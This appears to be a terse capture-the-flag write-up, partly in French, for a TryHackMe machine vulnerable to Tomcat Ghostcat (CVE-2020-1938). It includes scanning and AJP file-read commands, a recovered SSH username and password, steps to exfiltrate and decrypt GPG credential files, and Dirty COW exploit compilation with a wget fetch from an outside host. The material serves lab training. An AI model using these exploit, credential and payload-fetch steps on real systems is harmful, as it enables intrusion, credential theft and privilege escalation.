CVE-2020-1938
- IP: 10.10.130.87
export machine="10.10.130.87"rustscan -a $machine --ulimit 5000PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
53/tcp open domain syn-ack
8009/tcp open ajp13 syn-ack
8080/tcp open http-proxy syn-ackWeb enumeration
8009/tcp open  ajp13      syn-ack --> NOTHING
8080/tcp open  http-proxy syn-ack --> Apache Tomcat/9.0.30
Files to look for:
/conf/tomcat-users.xml
/conf/RUNNING.txt
Ajp :
sudo nmap -sV --script ajp-auth,ajp-headers,ajp-methods,ajp-request -n -p 8009 10.10.130.87

Apache Jserv (Protocol v1.3)
AjpShooter (http://10.10.130.87:8080/) :
python ajpShooter.py http://10.10.130.87:8080 8009 /WEB-INF/web.xml read
Creds :
skyfuck:8730281lkjlkjdqlksalksssh skyfuck@10.10.130.87
8730281lkjlkjdqlksalks
find / -name "user.txt" 2>/dev/null
Exfiltrate the files called “credentials.gpg” and “tryhackme.asc”.

Using these files to recover the credentials:
# importing the file
gpg --import tryhackme.asc
# Decrypt the file
gpg --decrypt credential.pgp
Le déchiffrement de la clé demande une phrase secrète.
Linux exploit suggester :

- Installer une image Docker Ubuntu 16.04.
- Télécharger Dirty COW.
- Compiler le programme dans le conteneur Docker.
sudo docker pull ubuntu:16.04
sudo docker run -it  ubuntu:16.04 /bin/bash
apt update -y
apt install gcc
apt install wget
wget http://192.168.201.80:8000/dirty.c
Compilation :
gcc -pthread dirty.c -o dirty -lcrypt
Running the newly created binary:
./dirtyor
./dirty my-new-password